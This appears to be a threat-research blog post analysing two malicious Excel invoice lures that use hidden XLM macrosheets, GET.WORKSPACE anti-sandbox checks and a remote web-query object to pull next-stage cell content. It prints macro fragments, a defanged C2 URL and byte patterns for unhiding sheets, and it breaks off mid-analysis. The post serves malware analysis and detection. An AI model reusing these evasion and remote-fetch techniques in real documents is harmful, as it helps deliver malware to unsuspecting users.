| Getting Sneakier: Hidden Sheets, Data Connections, and XLM Macros | 2020-03-18 |
Introduction
In January of 2019, we published a blog titled "Extracting 'Sneaky' Excel XLM Macros" that detailed a technique attackers had adopted for embedding malicious logic under a less understood facet of Excel Spreadsheets, Excel 4.0 macros aka XLM macros.
Over the past few weeks, we have observed a surge in maldocs leveraging XLM macros. A trend that other researchers have noticed and provided analysis on. Examples include "A Safe Excel Sheet Not So Safe" written by Xavier Mertens, as well as "Excel 4.0 Macro MalSpam Campaigns" written by Diana Lopera.
In this post, we provide a detailed analysis of an interesting campaign that is tied to a variety of executable payloads, a subject matter we'll be covering in a future blog. As of the time of writing, detection rates for this class of attack are relatively low, and these samples happily bypass the internal GSuite and O365 protection mechanisms.
We'll dive into the analysis of two separate documents. The first one was attached to an email that was sent to us directly by the threat actor in late February (offline). The second was captured on March 17th, and in this case, the C2 servers are currently active.
Document One: inv-27101.xls

sha256: a83890bbc081b9ec839c9a32ec06eae6f549a0f85fe0a30751ef229a58e440af | InQuest Labs - InQuest.net | VirusTotal
Document Two: Invoice85005.xls

sha256: bc39d3bb128f329d95393bf0a4f6ec813356e847a00794c18258bfa48df6937f | InQuest Labs - InQuest.net | VirusTotal
Analysis of Document One: inv-27101.xls

Depicted below is a graphic extracted from this malicious document lure. This is a common tactic employed by attackers today. To embed coercive text within an image in an attempt to bypass string-based detection engines while social engineering the target into activating the embedded logic. This document has one Excel sheet and one hidden macrosheet:
The macrosheet can be easily unhidden through the Microsoft Excel UI/UX, as seen here in this animation:

Once the target user enables the active content, an Auto_Open sequence is activated that pivots to the cell D49, the contents of which are shown here:

This embedded macro first checks a few conditions before executing its primary directive, exiting early if any of the following conditions are not met:
-
The cell containing GET.WORKSPACE(19) ensures a mouse is present.
-
The cell containing GET.WORKSPACE(42) ensures that the system is capable of playing sounds.
-
The cell containing GET.WORKSPACE(1) ensures that the environment is Windows.
These routines are anti-sandbox tactics. The actor wants to ensure that the sample is not being detonated by a behavioral analysis tool. To learn more about the GET.WORKSPACE() function, see Excel 4.0 Macro Functions Reference.
Assuming the conditions are met, the primary directive stored within the cell labeled 'asdf' is executed. Let's take a look at the cell 'asdf', depicted below:


This logic checks for content in the cell U113 of the first sheet every 2 seconds, in search of the string 'LOS'. The loop is continued while there is a matching; otherwise, execution continues within the I66 cell, which is pointed by 'sfgdfsh' label. The code on line I66 to I69, basically copies the cells U110-U113 in Sheet1 to I70-I73 cell in the macrosheet.

If you check the content of U110 to U113 cells on the Sheet1, without enabling the active content, you see that these cells are empty. This is the most interesting aspect of this campaign as, so far as we know, a novel technique. A "web query" object is utilized by the maldoc to pull cell content from a remote URL. The web query sends the request to this remote server upon document activation and keeps sending requests every few seconds after. One can see the reference URL (hxxps://pnxkntdl[.]xyz/KJSDBViad7) in clear text by simply opening the document in a hex viewer for example:



To further analyze how the URL is triggered, we'll use BiffView to parse the Excel document. If you search for the byte sequence '68 74 74 70' ("HTTP") you'll find that the URL lives within a BIFF DCONN object. This object triggers the web query, see the relevant flags highlighted in the depiction below that aligns the BIFF record with the relevant documentation:
The data returned from the remote URL is an XHTML (XML) document.
And the web query content is enclosed within the '<PRE>' element of that

The web query requests and responses are sent over an encrypted channel (HTTPS). To pierce into the communications between Excel and the remote site, we use mitmproxy. By default, mitmproxy listens on 127.0.0.1:8080. We change the proxy setting of the system to redirect all traffic through 127.0.0.1:8080:
The following content was returned from the remote URL, when the web query was executed in our lab:
<html>

<head><base href="/lander/excel4_1581586732/index.html">

<link rel="stylesheet" href="resource://content-accessible/plaintext.css">

</head>

<body>

<pre>

=CLOSE(FALSE)

=CLOSE(FALSE)

=CLOSE(FALSE)

=CLOSE(FALSE)"</pre>

</body>

</html>
The content of <pre> element is copied to the cells U110 through U113. Because the resulting content of U110 will contain the substring 'LOS', the macro will loop and checks again within two seconds. This retrieved payload is completely benign. So what's going on here? This is good operational security on behalf of the actor. The remote server has not deemed us worthy of receiving the next stage of this malware. Perhaps the restriction is regional, maybe something else, luckily.... we got another document.
Analysis of Document Two: Invoice85005.xls

Similar to the previous sample, this one contains an Excel sheet and "very" hidden macrosheet. Very hidden macro sheets can not be revealed via a simple UI/UX toggle. They must be hex edited to be visible within the native Excel application. See our previous blog for more information. Again, a graphical lure with coercive text is used to entice the user into activating the embedded logic:

To unhide the macrosheet, we use Hexinator to change the type of the macrosheet manually. We know from previous research that a hidden and a very hidden sheet starts with "85 00 ?? ?? ?? ?? ?? ?? 01 01" and "85 00 ?? ?? ?? ?? ?? ?? 02 01" patterns respectively. To unhide these sheets, we just need to set the ninth byte to zero, as shown here in an animation:
Again, the macro checks a few conditions:
=IF(GET.WORKSPACE(42),CLOSE(TRUE))

=GET.WORKSPACE(13)

=GET.WORKSPACE(14)

=IF(H24<770, CLOSE(FALSE),)

=IF(H25<381, CLOSE(FALSE),)

